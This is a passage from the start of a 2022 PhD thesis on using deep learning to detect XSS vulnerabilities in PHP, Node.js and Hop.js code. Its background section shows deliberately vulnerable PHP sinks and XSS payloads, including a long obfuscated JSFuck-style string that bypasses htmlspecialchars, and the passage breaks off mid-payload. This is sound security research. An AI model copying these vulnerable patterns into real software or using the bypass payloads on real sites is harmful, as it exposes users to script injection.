Deep learning applied on Web security : statically identifying Web vulnerabilities using deep learning

Héloïse Maurel

UNIVERSITÉ CÔTE D'AZUR

ÉCOLE DOCTORALE
SCIENCES ET TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

THÈSE DE DOCTORAT

Apprentissage en profondeur appliqué à la sécurité du Web

Identifier statiquement des vulnérabilités Web en utilisant des algorithmes d'apprentissage profond

Héloïse MAUREL
INRIA

Présentée en vue de l'obtention du grade de docteur en informatique
d'Université Côte d'Azur
Dirigée par : Tamara Rezk
Soutenue le : 14 novembre 2022

Devant le jury, composé de :
Gustavo Betarte, Full Professor, Universidad de la República
Matteo Maffei, Full Professor, TU Wien Informatics
Santiago Vidal, Full Professor, ISISTAN Research Institute
Tamara Rezk, Research Director, Université Côte d'Azur

Inria
inventors for the digital world

Université Côte d'Azur

École Doctorale STIC

Sciences et Technologies de l'Information et de la Communication

THÈSE

pour obtenir le titre de

Docteur en Sciences

de l'Université Côte d'Azur

Mention : Informatique

Présentée et soutenue par

Héloïse MAUREL

Deep learning applied on Web security

Statically Identifying Web Vulnerabilities using Deep Learning

Soutenue le 14 novembre 2022

Jury :

Directeur :

Tamara REZK	*Research Director, INRIA*

Rapporteurs :

Matteo MAFFEI	*Full Professor, TU Wien Informatics*
Gustavo BETARTE	*Full Professor Universidad de la República*

Examinateurs :

Santiago VIDAL	*Full Professor, ISISTAN Research Institute*

Résumé

Apprentissage en profondeur appliqué à la sécurité du Web

Cross-site Scripting (XSS) est classé numéro deux dans le top 25 du Common Weaknesses Enumeration 2021 (CWE) et place cette vulnérabilité comme l'une des plus dangereuses parmi les erreurs de programmation. XSS se produit lorsqu'une application Web neutralise de manière inappropriée une entrée contrôlable par l'utilisateur avant qu'elle ne soit placée dans la sortie. Avec ce type de vulnérabilité, un attaquant peut effectuer des activités malveillantes telles que transférer des informations privées depuis le navigateur de la victime, envoyer des requêtes malveillantes à un site Web au nom de la victime, émuler des sites Web de confiance et inciter les victimes à saisir des informations privées, compromettre le compte du site Web de la victime...etc. Dans la première partie de ce manuscrit, nous étudions la détection des vulnérabilités XSS à l'aide d'algorithmes d'apprentissage en profondeur. En particulier, nous comparons deux représentations de code basées sur le traitement du langage naturel (NLP) et le traitement de langage de programmation (PLP) dans deux langages côté serveur, PHP et Node.js. Nous reconstruisons le générateur PHP NIST, corrigeons les incohérences liées aux règles OWAPS pour prévenir les vulnérabilités XSS et étendons la base de données. Nous construisons un nouveau générateur de code côté serveur pour Node.js. Nous comparons également les résultats PHP obtenus sur deux types de distributions de bases de données. La représentation NLP a un meilleur rappel lorsque HTML, JavaScript et CSS sont inclus en tant que code. Nous comparons les résultats obtenus par nos modèles d'apprentissage en profondeur capables de détecter les vulnérabilités XSS avec trois scanners de vulnérabilité XSS statiques bien connus pour le code PHP, ProgPilot, Pixy et RIPS et un scanner bien connu pour Nodejs, AppScan. Les résultats de nos analyseurs surpassent dans tous les cas les résultats des outils existants. Nous comparons également la détection de vulnérabilité XSS dans Node.js et un langage basé sur JavaScript à plusieurs niveaux appelé Hop.js en utilisant une technique d'apprentissage en profondeur PLP. En ce sens, nous construisons un nouveau générateur pour Hop.js, et nous créons une base de données pour ce langage. Avec des modèles d'apprentissage en profondeur formés pour détecter XSS sur Hop.js, nous obtenons de meilleurs rappels que les modèles Node.js malgré la précision inférieure. Cependant, nos expériences n'ont pas montré d'impact majeur sur les détecteurs XSS PLP basés sur le paradigme multi-tiers par rapport au paradigme mono-tier.

Mots-clés — Sécurité du Web, Apprentissage en profondeur, Faille de sécurité Web, Injection de code

Abstract

Deep learning applied on Web security

Cross-site Scripting (XSS) is ranked number two in the top 25 of the Common Weaknesses Enumeration (2021) and places this vulnerability as one of the most dangerous among programming errors. XSS occurs when a web application improperly neutralises user-controllable input before it is placed in the output used on a web page that is served to other users. With this type of vulnerability, an attacker can perform malicious activities such as transferring private information from the victim's browser, sending malicious requests to a website on behalf of the victim, emulating trusted websites and inciting victims to enter private information, compromising the victim's website account, etc. In the first part of this manuscript, we investigate the detection of XSS vulnerabilities using deep learning algorithms. In particular, we compare two code representations based on natural language processing (NLP) and programming language processing (PLP) in two server-side languages, PHP and Node.js. We rebuild the PHP NIST generator, fix inconsistencies related to OWAPS rules to prevent XSS vulnerabilities, and extend the database. We build a new server-side code generator for Node.js. We also compare the PHP results obtained on two types of database distributions. The NLP representation has a better recall when HTML, JavaScript and CSS are included as code. We compare the results obtained by our deep learning models capable of detecting XSS vulnerabilities with three well-known static XSS vulnerability scanners for PHP code, ProgPilot, Pixy and RIPS and a well-known scanner for Nodejs, AppScan. The results of our analysers overcome the results of existing tools in all cases. We also compare XSS vulnerability detection in Node.js and a multi-tier JavaScript-based language called Hop.js using the PLP deep learning technique. In this sense, we build a new generator for Hop.js, and create a database for this language. With deep learning models trained to detect XSS on Hop.js, we obtain better recalls than Node.js models despite the lower precision. However, our experiments have not shown a major impact on XSS PLP detectors based on multi-tier compared to single-tier paradigm.

Keywords — Web Security, Vulnerability Detection, Deep Learning, PLP, Programming Language Processing, NLP, Natural Language Processing, XSS, Cross-site Scripting.

Contents

CHAPTER 1

Introduction

Since 2005, we have witnessed an explosion of vulnerabilities in web applications, including XSS, SQL injection, and remote file inclusion. Indeed, e-commerce was booming, thousands of web pages were built, and JavaScript was starting to allow web developers to create interactive web pages. Hackers could steal information such as usernames and passwords, enter HTML forms, and compromise other confidential information.

With the emergence of the first XSS worm [86], which spread from a single MySpace site user profile to reach 1 million users in just 24 hours, the application security researchers reconsidered the scope of this type of web vulnerability. The combination of several factors has contributed to the expansion of web vulnerabilities. On the one hand, it is simple for novice vulnerability researchers to quickly test many pieces of software by manipulating primary user input, such as simple alert insertion with XSS. On the other hand, every user-controllable input in any web application can be a potential attack vector, increasing the likelihood of an XSS flaw occurring compared to finding an error in a program.

These types of vulnerabilities have many subtleties and variants that can be used to hamper even the most robust web applications like Facebook [42] and Twitter [92]. Since 2005, XSS has oscillated between first place and the top five places in the top 25 of the Common Weaknesses Enumeration (CWE) rankings [25, 43, 23, 24].

One possible mitigation is to detect XSS vulnerabilities before software deployment. In this context, an essential area of research studies the usability of tools that allow the automatic detection of software vulnerabilities and the performance of these tools.

This area of research includes a fundamental part concerning code analysis techniques that can be classified into three main approaches: static, dynamic and hybrid (we refer the interested reader to a survey of these different methods [89] up to 2018).

These three types of approaches often suffer from a statistical imbalance between the rate of false positives and false negatives. Indeed, in the detection of vulnerabilities, a statistical privilege must be made between completeness and soundness. In this sense, a tool promoting the exclusion of vulnerabilities (that is to say that it privileges completeness) induces a fortiori an increase in the rate of false positives compared to the real number of vulnerable code, and accepts this so-called increase as an acceptable margin of error. If the tool favours soundness, the detection approach consists of confirming the vulnerable codes and minimizing the number of false positives. By favouring soundness, the tool undertakes not to detect vulnerable codes as a margin of error, thus suffering from an abnormally high rate of false negatives.

Finding the right balance between completeness and soundness is a fundamental statistical problem, still widespread and found in all areas where one wishes to measure performance statistically (e.g. the performance of a diagnostic test in the medical field).

With the aim of finding a possible answer to these XSS performance issues and persistence problems, this thesis investigates a statistical classification approach to detect XSS vulnerabilities. By static classification approach, we mean more precisely the use of classification algorithms supervised by deep learning [47, 37, 29] to detect XSS vulnerabilities.

The choice to use this kind of technique was influenced by several factors.

The **first factor** is related to the learning algorithms expansion [47, 37, 29], and the availability of implementation of these algorithms. There are two types of algorithms: supervised and unsupervised deep learning [36, 37]. We chose supervised learning [36] because it is suitable for our classification problems. Yet, we encounter several challenges to using supervised deep learning techniques.

The first challenge is related to the large volume of reliable data that deep learning algorithms require to train algorithm [68, 65] (including a training set to train, and two other sets that have never been seen before by the algorithm for the evaluation and testing phase). These data must be reliable because they must represent the population that one wishes to classify. In our study, the database must be sufficiently in a balance way between codes which are vulnerable to XSS and codes that are not.

The second challenge is related to the type of data we analyze in this thesis. Indeed, we are investigating server-side XSS vulnerabilities. Vulnerable server-side code cannot be found by crawling the web as it can be for client-side XSS vulnerabilities. To meet these two challenges, we use PHP [80], Node.js [71] and Hop.js [95, 93] code generators to generate and control a large volume of code data either not vulnerable to XSS or composed of an XSS vulnerability.

The third challenge concerns the labelling of data in supervised learning [68, 65]. Indeed, to use this type of algorithm, all the codes in the database must be labelled as being vulnerable to XSS if they are actually vulnerable to XSS. The same goes for database codes that do not have an XSS flaw. In our study, we correct and extend an XSS vulnerability labelling system based on the use of prevention rules [79] for these vulnerabilities, created by the OWASP foundation [77]. We classify server-side source codes into two classes. The first type of class is the set of codes with an XSS

vulnerability and the second type of class is the set of codes with no vulnerability.

The **second factor** is related to the recent application of machine learning in many fields (such as industry, finance, health, etc.). More specifically, great potential has been demonstrated in the ability of neural models to analyze natural language [64] (e.g. speech recognition and language translation). Recent studies related to natural language analysis are grouped in computer science in a field called Natural Language Processing (NLP) [21]. NLP is a field that studies data processing, specifically related to natural language, using computer programs. This area has several goals. One of them, is to define the paths for extracting the information contained in linguistic resources to collect data reflecting the characteristics of natural language (such as, for example, grammar, syntax, semantics, the meaning of a word and its meaning in the context of a sentence, etc.). An other goal is to make these extracted data understandable for machine learning algorithms to apply in the many previous fields mentioned.

Given the complexity and expressiveness of natural language - due to its linguistic variety, its different grammatical constructions, its different expressions meaning the same logic - and the recent advances in the NLP field, researchers from software engineering and security have applied machine learning to learn and understand vulnerable code patterns and semantics indicating characteristics of vulnerable code. Indeed, high-level programming languages have a link with natural language. The lexical fields of program languages are more straightforward and more reduced. They are more precise and complete for a computer to follow and execute the instructions. In this context, we can then wonder if these differences between the natural and programming languages will significantly impact the classification performance of supervised machine learning techniques using NLP approaches.

In the first part of the thesis, we will use an NLP representation method [64] to represent the source code of our server-oriented programs in an understandable way to build classification models aiming to detect XSS flaws.

The **third factor** is related to the complexity of defining the properties of machine learning algorithms [14, 62] and the varieties of analysis tools to extract the essential information contained in a program, including many forms of representations such as, for example, Abstracts Syntax Tree (AST), Control Flow Graph (CFG), Data Flow Graph (DFG), Program Dependency Graph (PDG) and many others. These tools are grouped in the Programming Language Processing (PLP) domain [67, 6].

In practice, machine learning-based tasks require choosing where to put the cursor between the effort to train a complex but efficient model to perform the job for which it was created, and the effort to define the properties in the best way by first using more or less advanced code analysis methods. A property is an individual measure to define a characteristic of a phenomenon. Representing an object as a whole may require defining a few or even millions of properties depending on its complexity. The difficulty in applying this type of machine learning technique and defining the granularity of properties by hand led us to explode deep learning techniques using neural networks to extract these properties automatically.

To place the cursor on code analysis methods using different intermediate code representation that are more or less in-depth (AST, CFG, DFG or PDG...), we use in

our work a prototype called Code2vec [6]. This prototype demonstrated that with a bit of effort on code analysis - with the use of code tree representation (AST) - it was possible to train models capable of integrating semantic expressiveness of the Java language on method name prediction.

With this in mind, we decide to study the potential of this kind of code analysis method applied to XSS vulnerability detection and to compare this type of approach with the NLP method.

The **last factor** is related to the differences between the programming languages and the underlying paradigms. In addition, the complexity of today's applications involves and interweaves several types of programming languages. Traditionally, web applications are distributed systems that perform three tiers architectures: the client tier, the server tier and the data tier. Each of these tiers responds to one main function.
Client-side and server-side codes traditionally involve different programming languages: JavaScript, HTML and CSS for the client-side, and PHP and JavaScript (Node.js) for the server-side.

There are various types of computer programming paradigms (e.g. prototype-oriented, object-oriented, component-oriented, functional, event-driven programming, etc.) to deal with solutions to problems and their formulation in an appropriate language. Due to the architectural complexity of web applications, we can wonder if the variety of programming paradigms, which results from it, influences the learning processes of deep learning algorithms in the detection of XSS vulnerabilities. In this sense, the first part of this thesis analyzes, more specifically, the influence of two types of programming paradigms - single-tier and multi-tier applied to JavaScript - in the learning processes of supervised learning models aimed at detecting XSS vulnerabilities.

Multi-tier programming [94, 22, 111] is a programming paradigm for distributed software that arose in 2006 intending to simplify the task programming by using a single programming language to define all tiers of the web software architecture.

In this thesis, we have chosen to use programs written in Hop.js [95, 93], which uses this type of programming paradigm, and is a programming language for executing client-side and server-side JavaScript code. This language homogenization offers several advantages regarding development, maintenance, scalability and application analysis. The advantage that interests us the most in this type of paradigm is the application analysis and, more particularly, the generation of AST. Indeed, a multi-tier program makes it possible to syntactically exhibit all the tiers defining the client and server parts in the same AST. This abstract representation of the links between the client and server parts can be advantageous in detecting XSS vulnerabilities, and it does not appear, with the same expressiveness, in the single-tier programming paradigm, especially in Node.js.

In this thesis, we chose to use single-tier server programs in Node.js [71] to contrast with the multi-tier language Hop.js. As part of detecting XSS flaws using PLP techniques, we decide to study the influence of differences in expressivity between

the syntactic trees (AST) generated for codes in Hop.js and Node.js.

Thesis outline. We outline the following chapters:

- In Chapter 2, we select topics in the field of web application security, that directly relate to the content of this thesis. We introduce the technical background to understand Cross-Site Scripting mechanisms, the cause of these vulnerabilities, and how to prevent them using OWASP rules. We describe the pre-processing techniques used in this thesis to represent the source code into an understandable format for using deep learning to detect Cross-Site Scripting vulnerabilities.
- In Chapter 3, we explore static approaches to detect Cross-Site Scripting vulnerabilities using deep learning. We compare two different pre-processing code representations based on Natural Language Processing and Programming Language Processing. We experiment with models based on different neural network architectures for Cross-Site Scripting detection in PHP and Node.js. We compare our results with well-known static analyzers for PHP and Node.js.
- In Chapter 4, we explore the impact of predicting Cross-Site Scripting using Hashed-AST pre-processing on single-tier and multi-tier paradigm languages. We built 288 models to compare the impact of using server-side code that includes client-side code as code and server-side code that includes client-side code as text.
- In Chapter 5, we conclude by summarizing all the work we have developed, the results obtained and by giving the perspective of future work.

Associated publications:

Each of the two technical Chapters 3 and, 4 of this thesis has previously been published in the following journals/conferences :

Journals:

Maurel, H.; Vidal, S. and Rezk, T. Statically Identifying XSS using Deep Learning. In Proceedings of Science of Computer Programming Journal, (2022) [60].

Conferences:

- **Maurel, H.; Vidal, S. and Rezk, T. Statically Identifying XSS using Deep Learning. In Proceedings of the 18th International Conference on Security and Cryptography, (2021) [59].**
- **Maurel, H.; Vidal, S. and Rezk, T. Comparing the Detection of XSS Vulnerabilities in Node.js and a Multi-tier JavaScript-based Language via Deep Learning. In Proceedings of the 8th International Conference on Information Systems Security and Privacy, (2022) [58].**

CHAPTER 2

Background

Chapter Overview — This chapter introduces the notions and definitions that will be used in the main Chapters 3 and, 4 of this thesis.

- Section 2.1 gives an overview of *Cross-Site Scripting* and, OWASP prevention rules,
- Section 2.2 introduces a particular deep learning task called *binary classification*, and describes two different *learning distributed representations*.

2.1 Cross-Site Scripting

Attackers constantly surprise the world with new and unique injection methods to exploit XSS in web applications. However, all these methods are based on common foundations that we shall present. In this section, we provide basic definitions, and prevention rules related to XSS vulnerabilities that are used in Chapters 3 and 4.

2.1.1 Basics

```
1  <html>
2    <head>
3      <title>
4        XSS through pseudo protocol javascript
5      </title>
6    </head>
7    <body>
8      <?php
9        //source
10       $tainted = $_GET['userData'];
11
12       //sanitization
13       $tainted = htmlspecialchars($tainted,
             ENT_QUOTES);
14
15       //sink with flaw
16       echo "<a href='". $tainted ."'>link</a>" ;
17     ?>
18     <h1>Hello World!</h1>
19   </body>
20 </html>
```

Figure 2.1 – `htmlspecialchars` function with simple quotes filter applied to sanitize untrusted user data into an href parameter value of an HTML URL.

An XSS attack consists on the insertion of a malicious code in a website, which then executes in a user's web browser. The code of an XSS exploit is usually (but not always) composed of an HTML part and a malicious JavaScript part. This exploit does not run on the web application server. The attack occurs on the client-side, and the user is the target. Once the attacker has a thread of control in a user's browser, they can perform malicious acts including account hijacking, keylogging, intranet hacking, history theft, etc.
To create a web application, developers often have to insert pieces of code that allow them to interact with the application's user. These pieces of code are, in particular,

inputs controllable by the user distributed in different contexts of the HTML pages of the application. However, developers should not rely on user inputs. Depending on the context surrounding the insertion of untrusted user input, the developer must take specific steps to ensure that the user data does not break the context that allows code execution. Unless user-controllable input properly neutralize, an XSS attack may occur if the web application contains a source, a sink, and a link between the two. A source is the entry point for user input where a malicious user can potentially inject a payload. A sink renders the linked source on the web application and potentially executes its malicious content.
Figure 2.1 and 2.2 illustrate the importance of the context around a sink and the precautions to ensure that the user data does not break this context to execute unwanted code. In Figure 2.1, user data is retrieved through the particular method `$_GET` for retrieving queries from an HTML request. This data is named `userData` and then stored in a variable called `$tainted`. A standard PHP sanitization function, `htmlspecialchars`, is called on this variable to prevent the context from being broken by payloads using HTML script tag insertion or broken contexts using quoting or closing. The `htmlspecialchars` function is frequently used to sanitise untrusted data, and Table 2.1 lists all the characters replaced by the corresponding HTML entities (for further details about this function, see the official PHP documentation [1]). However, the sink context uses a special HTML attribute that permits execution of JavaScript code using the *pseudo protocol javascript* (e.g `javascript:alert(1)`). Hence, this example can still execute code despite applying the `htmlspecialchars` sanitization, which would have been sufficient in another context.

Table 2.1 – Summary of character replacements performed by the `htmlspecialchars` function

Character	Description	Encoding
&	ampersand	&amp;
“	double quote	", unless ENT_NOQUOTES is set
’	percentage	' (for ENT_HTML401) or ' (for ENT_XML1, ENT_XHTML or ENT_HTML5), but only when ENT_QUOTES is set
<	less than	&lt;
>	greater than	&gt;

This following payload can be used, as value for the `userData` query to bypass this kind of `htmlspecialchars` sanitization with the help of the *pseudo protocol javascript*:

```
javascript:alert("XSS");
```

If we run the code in Figure 2.1 and we use the above payload, it will get encoded by the `htmlspecialchars` function, as following, but it will still display, in a pop-up alert, the XSS message:

1. https://www.php.net/manual/fr/function.htmlspecialchars.php

```
javascript:alert(&quot;XSS&quot;)
```

```
1  <html>
2    <head>
3      <title>
4        XSS through pseudo protocol javascript
5      </title>
6    </head>
7    <body>
8      <?php
9        //source
10       $tainted = $_GET['userData'];
11
12       //sanitization
13       $tainted = htmlspecialchars($tainted,
             ENT_QUOTES);
14
15       //sink with flaw
16       echo "<script>". $tainted ."</script>" ;
17     ?>
18     <h1>Hello World!</h1>
19   </body>
20 </html>
```

Figure 2.2 – `htmlspecialchars` function with simple quotes filter applied to sanitize untrusted user data into an script insertion.

Figure 2.2, represents exactly the same type of code as the code presented in Figure 2.1 but the context around the variable `$tainted`, line 15 has been modified. This variable is surrounded this time by script insertion tags.
Since the context allows script insertion, it is no longer necessary to use the javascript pseudo protocol to insert a payload. However, using the same payload (without javascript:, i.e. `alert("XSS")`) as for the previous example is no longer possible. Indeed, the double quote is encoded by the htmlspecialchars sanitization function, and the JavaScript interpetrer does not recognized the syntax `&quot;XSS&quot;`. However, the payload encoded in the follows way allows the attack to succeed:

```
[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
    []]][([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])
    [%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B
    !%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B
    !%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B
    ([][[]]%2B[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B!%2B
    []]%2B(!![]%2B[])[%2B[]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B
    [][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
    []]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B!%2B[]]](([!![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[!%2B
    []%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B([][[]]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B
    ([][[]]%2B[])[%2B!%2B[]]%2B(%2B[![]]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
    (![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B!%2B[]]%2B(!![]%2B[])[!%2B[]%2B
    !%2B[]%2B!%2B[]]%2B(%2B(!%2B[]%2B!%2B[]%2B!%2B[]%2B[%2B!%2B[]])[(!![]%2B[])[%2B[]]%2B(!![]%2B
    [][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
```

```
[]]])[%2B!%2B[]%2B[%2B[]]]%2B([]%2B[])[([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2
B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2
B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])
[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B([][[]]%2B[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])
[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B
[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B
[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B!%2B[]]][([][[]]%2B
[])[%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B((%2B[])[([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B
!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2
B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B
(!![]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B([][[]]%2B[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B
(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B
[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B
[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B!%2B
[]]]%2B[])[%2B!%2B[]%2B[%2B!%2B[]]]%2B(!![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]](!%2B[]%2B!%2B[]%2
B!%2B[]%2B[!%2B[]%2B!%2B[]])%2B(![]%2B[])[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]])()([][(![]%2
B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
[]]][([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])
[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B
!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B
!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B
([][[]]%2B[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B
[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B
[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
[]]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B!%2B[]]]((!![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[!%2B
[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B([][[]]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B
([][[]]%2B[])[%2B!%2B[]]%2B([]%2B[])[(![]%2B[])[%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B
[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B
([][[]]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2
B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B
[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
[]]])[%2B!%2B[]%2B[%2B[]]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B
(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B
[]]]%2B(!![]%2B[])[%2B!%2B[]]]()[%2B!%2B[]%2B[!%2B[]%2B!%2B[]]]%2B(![]%2B[])[%2B!%2B[]]%2B
(![]%2B[])[!%2B[]%2B!%2B[]]%2B(!![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B
(!![]%2B[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B
[]]%2B(!![]%2B[])[%2B[]]]%2B[])[%2B!%2B[]%2B[!%2B[]%2B!%2B[]%2B!%2B[]]]%2B([][(![]%2B[])[%2B
[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]][([][(![]%2B[])
[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B
[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])
[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B!%2B[]]%2B(![]%2B[])
[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B([][[]]%2B[])[%2B
[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])
[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B
(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B
[]]]%2B(!![]%2B[])[%2B!%2B[]]]((!![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2
B(!![]%2B[])[%2B[]]%2B([][[]]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B([][[]]%2B[])[%2B!%2B
[]]%2B(![]%2B[%2B[]])[([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B[]]%2B(![]%2B[])
[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B([][(![]%2B
[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])
[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]]()[%2B!%2B[]%2B[%2B[]]]%2B
